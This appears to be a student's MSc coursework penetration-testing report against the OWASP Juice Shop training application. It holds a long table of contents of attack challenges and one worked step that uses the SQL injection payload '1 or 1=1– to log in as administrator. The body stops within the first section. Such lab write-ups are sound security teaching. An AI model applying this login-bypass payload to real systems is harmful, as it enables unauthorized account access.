INM442 Security Audit & Certification

Coursework Part 2

Manpreet Sangha | 210048348 | Manpreet.Sangha@city.ac.uk

May 8, 2022

Lecturer
Prof George Spanoudakis | g.e.spanoudakis@city.ac.uk

MSc in Cyber Security
School of Mathematics, Computer Science & Engineering

CITY
UNIVERSITY OF LONDON
EST 1894

Contents

1 [SFR1] - FDP_ACC.1.1 **1**
1.1 [SFR1 - VC1] Access the administration section of the store. 2
1.1.1 Description of penetration testing that was carried out for [SFR1 - VC1] . . 2
1.1.2 Outcomes (evidence) of the penetration testing in 1.1.1 6
1.1.3 Explanation of how the evidence included in 1.1.1 proves that [SFR1] is violated 8
1.2 [SFR1 - VC2] Log in with the administrator's user account 8
1.2.1 Description of penetration testing that was carried out for [SFR1 - VC2] . . 8
1.2.2 Outcomes (evidence) of the penetration testing in 1.2.1 8
1.2.3 Explanation of how the evidence included in 1.2.1 proves that [SFR1] is violated 8
1.3 [SFR1 - VC3] Log in with the administrator's user credentials without previously changing them or applying SQL Injection 9
1.3.1 Description of penetration testing that was carried out for [SFR1 - VC3] . . 9
1.3.2 Outcomes (evidence) of the penetration testing in 1.3.1 10
1.3.3 Explanation of how the evidence included in 1.3.1 proves that [SFR1] is violated 10
1.4 [SFR1 - VC4] Database Schema - Exfiltrate the entire DB schema definition via SQL Injection. 11
1.4.1 Description of penetration testing that was carried out for [SFR1 - VC4] . . . 11
1.4.2 Outcomes (evidence) of the penetration testing in 1.4 14
1.4.3 Explanation of how the evidence included in 1.4 proves that [SFR1] is violated 16
1.5 [SFR1 - VC5] - Log in with Bender's user account 18
1.5.1 Description of penetration testing that was carried out for [SFR1 - VC5] . . 18
1.5.2 Outcomes (evidence) of the penetration testing in 1.5 20
1.5.3 Explanation of how the evidence included in 1.5 proves that [SFR1] is violated 20
1.6 [SFR1 - VC6] - Log in with Jim's user account 21
1.6.1 Description of penetration testing that was carried out for [SFR1 - VC6] . . 21
1.6.2 Outcomes (evidence) of the penetration testing in 1.6 21
1.6.3 Explanation of how the evidence included in 1.6 proves that [SFR1] is violated 21
1.7 [SFR1 - VC7] All your orders are belong to us 22
1.7.1 Description of penetration testing that was carried out for [SFR1 - VC7] . . 22
1.7.2 Outcomes (evidence) of the penetration testing in 1.7 23
1.7.3 Explanation of how the evidence included in 1.7 proves that [SFR1] is violated 23

2 [SFR2] - FDP_ACC.2.2 **24**
2.1 [SFR2 - VC1] - Perform an unwanted information disclosure by accessing data cross-domain 25
2.1.1 Description of penetration testing that was carried out for [SFR2 - VC1] . . 25
2.1.2 Outcomes (evidence) of the penetration testing in 2.1 25
2.1.3 Explanation of how the evidence included in 2.1 proves that [SFR2] is violated 26
2.2 [SFR2 - VC2] - Retrieve a list of all user credentials via SQL Injection 27
2.2.1 Description of penetration testing that was carried out for [SFR2 - VC2] . . 27
2.2.2 Outcomes (evidence) of the penetration testing in 2.2 27
2.2.3 Explanation of how the evidence included in 2.2 proves that [SFR2] is violated 28
2.3 [SFR2 - VC3] Place an order that makes you rich 29
2.3.1 Description of penetration testing that was carried out for [SFR2 - VC3] . . . 29
2.3.2 Outcomes (evidence) of the penetration testing in 2.3 30
2.3.3 Explanation of how the evidence included in 2.3 proves that [SFR2] is violated 32
2.4 [SFR2 - VC4] View another user's shopping basket 33
2.4.1 Description of penetration testing that was carried out for [SFR2 - VC4] . . 33

2.4.2 Outcomes (evidence) of the penetration testing in 2.4 . . . 34
2.4.3 Explanation of how the evidence included in 2.4 proves that [SFR2] is violated 34
2.5 [SFR2 - VC5] Steal someone else's personal data without using Injection . . . 34
2.6 [SFR2 - VC6] Leaked Access Logs - Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.) . . . 34

3 SFR3 - FIA_UAU.1.2 35
3.1 [SFR3 - VC1] - Solve the 2FA challenge for user "wurstbrot" . . . 36
3.1.1 Description of penetration testing that was carried out for [SFR3 - VC1] . . . 36
3.1.2 Outcomes (evidence) of the penetration testing in 3.1 . . . 38
3.1.3 Explanation of how the evidence included in 3.1 proves that [SFR3] is violated 38
3.2 [SFR3 - VC2] Log in with Chris' erased user account . . . 39
3.2.1 Description of penetration testing that was carried out for [SFR3 - VC2] . . . 39
3.2.2 Outcomes (evidence) of the penetration testing in 3.2 . . . 39
3.2.3 Explanation of how the evidence included in 3.2 proves that [SFR3] is violated 40
3.3 [SFR3 - VC3] Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account . . . 41
3.3.1 Description of penetration testing that was carried out for [SFR3 - VC3] . . . 41
3.3.2 Outcomes (evidence) of the penetration testing in 3.3 . . . 42
3.3.3 Explanation of how the evidence included in 3.3 proves that [SFR3] is violated 43

4 SFR4 - FIA_UAU.3.1 44
4.1 [SFR4 - VC1] - Forge an almost properly RSA-signed JWT token . . . 45
4.1.1 Description of penetration testing that was carried out for [SFR4 - VC1] . . . 45
4.1.2 Outcomes (evidence) of the penetration testing in 4.1 . . . 48
4.1.3 Explanation of how the evidence included in 4.1 proves that [SFR4] is violated 49
4.2 [SFR4 - VC2] - Log in with the (non-existing) accountant without ever registering that user . . . 49
4.2.1 Description of penetration testing that was carried out for [SFR4 - VC2] . . . 49
4.2.2 Outcomes (evidence) of the penetration testing in 4.2 . . . 50
4.2.3 Explanation of how the evidence included in 4.2 proves that [SFR4] is violated 50
4.3 [SFR3 - VC3] Perform a persisted XSS attack bypassing a client-side security mechanism . . . 50
4.4 [SFR3 - VC4] Perform a persisted XSS attack bypassing a server-side security mechanism . . . 50

5 SFR5 - FIA_UAU.3.2 51
5.1 [SFR5 - VC1] Change the name of a user by performing Cross-Site Request Forgery from another origin . . . 52
5.1.1 Description of penetration testing that was carried out for [SFR5 - VC1] . . . 52
5.1.2 Outcomes (evidence) of the penetration testing in 5.1 . . . 52
5.1.3 Explanation of how the evidence included in 5.1 proves that [SFR5] is violated 53

6 SFR6 - FMT_MSA.1.1 54
6.1 [SFR6 - VC1] Reset the password of Bjoern's OWASP account via the Forgot Password mechanism . . . 55
6.1.1 Description of penetration testing that was carried out for [SFR6 - VC1] . . . 55
6.1.2 Outcomes (evidence) of the penetration testing in 6.1 . . . 56
6.1.3 Explanation of how the evidence included in 6.1 proves that [SFR6] is violated 56
6.2 [SFR6 - VC2] Reset Uvogin's password via the Forgot Password mechanism . . . 57

6.2.1 Description of penetration testing that was carried out for [SFR6 - VC2] . . . 57
6.2.2 Outcomes (evidence) of the penetration testing in 6.2 . . . 58
6.2.3 Explanation of how the evidence included in 6.2 proves that [SFR6] is violated 58
6.3 [SFR6 - VC3] Reset Bender's password via the Forgot Password mechanism . . . 59
6.4 [SFR6 - VC4]Reset Jim's password via the Forgot Password mechanism . . . 59

7 SFR7 - FMT_MTD.1.1 60
7.1 [SFR7 - VC1] Reset the password of Bjoern's internal account via the Forgot Password mechanism . . . 61
7.1.1 Description of penetration testing that was carried out for [SFR7 - VC1] . . . 61
7.1.2 Outcomes (evidence) of the penetration testing in 7.1 . . . 62
7.1.3 Explanation of how the evidence included in 7.1 proves that [SFR6] is violated 62
7.2 [SFR7 - VC2] - Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password . . . 63
7.2.1 Description of penetration testing that was carried out for [SFR7 - VC2] . . . 63
7.2.2 Outcomes (evidence) of the penetration testing in 7.2 . . . 64
7.2.3 Explanation of how the evidence included in 7.2 proves that [SFR7] is violated 64

8 SFR8 - FAU_SAA.3.1 65
8.1 [SFR8 - VC1] Perform a Remote Code Execution that would keep a less hardened application busy forever . . . 66
8.1.1 Description of penetration testing that was carried out for [SFR8 - VC1] . . . 66
8.1.2 Outcomes (evidence) of the penetration testing in 8.1 . . . 68
8.1.3 Explanation of how the evidence included in 8.1 proves that [SFR8] is violated 68
8.2 [SFR8 - VC2] Perform a Remote Code Execution that occupies the server for a while without using infinite loops . . . 69
8.2.1 Description of penetration testing that was carried out for [SFR8 - VC2] . . . 69
8.2.2 Outcomes (evidence) of the penetration testing in 8.2 . . . 69
8.2.3 Explanation of how the evidence included in 8.2 proves that [SFR8] is violated 69
8.3 [SFR8 - VC3] Receive a coupon code from the support chatbot . . . 70
8.3.1 Description of penetration testing that was carried out for [SFR8 - VC3] . . . 70
8.3.2 Outcomes (evidence) of the penetration testing in 8.3 . . . 70
8.3.3 Explanation of how the evidence included in 8.3 proves that [SFR8] is violated 70
8.4 [SFR8 - VC4] Submit 10 or more customer feedbacks within 10 seconds. . . . 72
8.4.1 Description of penetration testing that was carried out for [SFR8 - VC4] . . . 72
8.4.2 Outcomes (evidence) of the penetration testing in 8.4.1 . . . 73
8.4.3 Explanation of how the evidence included in 8.4.2 proves that [SFR8] is violated 74
8.5 [SFR8 - VC5] Like any review at least three times as the same user. . . . 74
8.6 [SFR8 - VC6] Repetitive registration - Follow the DRY principle while registering a user . . . 74
8.7 [SFR8 - VC7] Reset Morty's password via the Forgot Password mechanism with his obfuscated answer to his security question. . . . 74

9 SFR9 - FAU_SAA.3.3 75
9.1 [SFR9 - VC1] - Access a confidential document . . . 76
9.1.1 Description of penetration testing that was carried out for [SFR9 - VC1] . . . 76
9.1.2 Outcomes (evidence) of the penetration testing in 9.1 . . . 77
9.1.3 Explanation of how the evidence included in 9.1 proves that [SFR9] is violated 77
9.2 [SFR9 - VC2] - Find the hidden easter egg . . . 78
9.2.1 Description of penetration testing that was carried out for [SFR9 - VC2] . . . 78
9.2.2 Outcomes (evidence) of the penetration testing in 9.2 . . . 79

9.2.3 Explanation of how the evidence included in 9.2 proves that [SFR9] is violated 79
9.3 [SFR9 - VC3] - Access a developer's forgotten backup file 80
9.3.1 Description of penetration testing that was carried out for [SFR9 - VC3] . . 80
9.3.2 Outcomes (evidence) of the penetration testing in 9.3 80
9.3.3 Explanation of how the evidence included in 9.3 proves that [SFR9] is violated 80
9.4 [SFR9 - VC4] - Access a misplaced SIEM signature file 81
9.4.1 Description of penetration testing that was carried out for [SFR9 - VC4] . . 81
9.4.2 Outcomes (evidence) of the penetration testing in 9.4 81
9.4.3 Explanation of how the evidence included in 9.4 proves that [SFR9] is violated 81
9.5 [SFR9 -VC5] Access a salesman's forgotten backup file 81
9.6 [SFR9 -VC6] Learn about the Token Sale before its official announcement 81

10 SFR10 - FDP_ACF.1.2 82
10.1 [SR10 - VC1] Put an additional product into another user's shopping basket 83
10.1.1 Description of penetration testing that was carried out for [SFR10 - VC1] . . 83
10.1.2 Outcomes (evidence) of the penetration testing in 10.1 84
10.1.3 Explanation of how the evidence included in 10.1 proves that [SFR10] is violated 84
10.2 [SR10 - VC2] Post a product review as another user or edit any user's existing review 85
10.2.1 Description of penetration testing that was carried out for [SFR10 - VC2] . . 85
10.2.2 Outcomes (evidence) of the penetration testing in 10.2 85
10.2.3 Explanation of how the evidence included in 10.2 proves that [SFR10] is violated 85
10.3 [SFR10 - VC3] Post some feedback in another user's name 87
10.3.1 Description of penetration testing that was carried out for [SFR10 - VC3] . . 87
10.3.2 Outcomes (evidence) of the penetration testing in 10.3.1 90
10.3.3 Explanation of how the evidence included in 10.3.2 proves that [SFR10] is violated 90
10.4 [SFR10 - VC4] Update multiple product reviews at the same time 92
10.4.1 Description of penetration testing that was carried out for [SFR10 - VC4] . . 92
10.4.2 Outcomes (evidence) of the penetration testing in 10.4 93
10.4.3 Explanation of how the evidence included in 10.4 proves that [SFR10] is violated 93

11 SFR11 - FDP_ACF.1.3 94
11.1 [SFR11 - VC1] - Register as a user with administrator privileges 94

12 SFR12 - FDP_ACF.1.4 95
12.1 [SFR12 - VC1] - Register as a user with administrator privileges 96
12.1.1 Description of penetration testing that was carried out for [SFR12 - VC1] . . 96
12.1.2 Outcomes (evidence) of the penetration testing in 12.1 98
12.1.3 Explanation of how the evidence included in 12.1 proves that [SFR12] is violated 98

13 SFR13 - FDP_SDI.2.2 99
13.1 [SFR13 - VC1] - Forge a coupon code that gives you a discount of at least 80 100
13.1.1 Description of penetration testing that was carried out for [SFR13 - VC1] . . 100
13.1.2 Outcomes (evidence) of the penetration testing in 13.1 102
13.1.3 Explanation of how the evidence included in 13.1 proves that [SFR13] is violated 102
13.2 [SFR13 - VC2] - Overwrite the Legal Information file 103

13.2.1 Description of penetration testing that was carried out for [SFR13 - VC2] . . 103
13.2.2 Outcomes (evidence) of the penetration testing in 13.2 106
13.2.3 Explanation of how the evidence included in 13.2 proves that [SFR13] is violated 106

1 [SFR1] - FDP_ACC.1.1

The TSF shall enforce the systems access control SFP on all subjects, all objects, and all operations among subjects and objects covered by the SFP.

In FDP_ACC.1.1, the PP/ST author should specify a uniquely named access control SFP to be enforced by the TSF.

In FDP_ACC.1.1, the PP/ST author should specify the list of subjects, objects, and operations among subjects and objects covered by the SFP.

- Common Intent (Introduction):
  1. To protect user data during

     Import (aka “in-transit”)

     Export (aka “in-transit”)

     Storage (aka “at-rest”)
  2. The families under the class are organised in four groups:

     Data security function policies

     Forms of data protection


     Storage, import, export

     Inter-TSF communications

1.1 [SFR1 - VC1] Access the administration section of the store.


1.1.1 Description of penetration testing that was carried out for [SFR1 - VC1]

1. download/install docker in kali-linux-2022.1-virtualbox-amd64. Enable docker to run juice-shop on port 3000




2. register test user

   - inm442@city.ac.uk/password




login



update the URL to include the word *administration*


- from http://localhost:3000/#/search

- to http://localhost:3000/#/administration/




- I was not able to access administration section using normal user


3. set up burpsuite to analyse response from juiceshop



4. Use burpsuite to identify SQL query used to query tables in sequelized database



5. manipulate the username as **'1 or 1=1–** in step 4




- SQL injection successful to login as admin

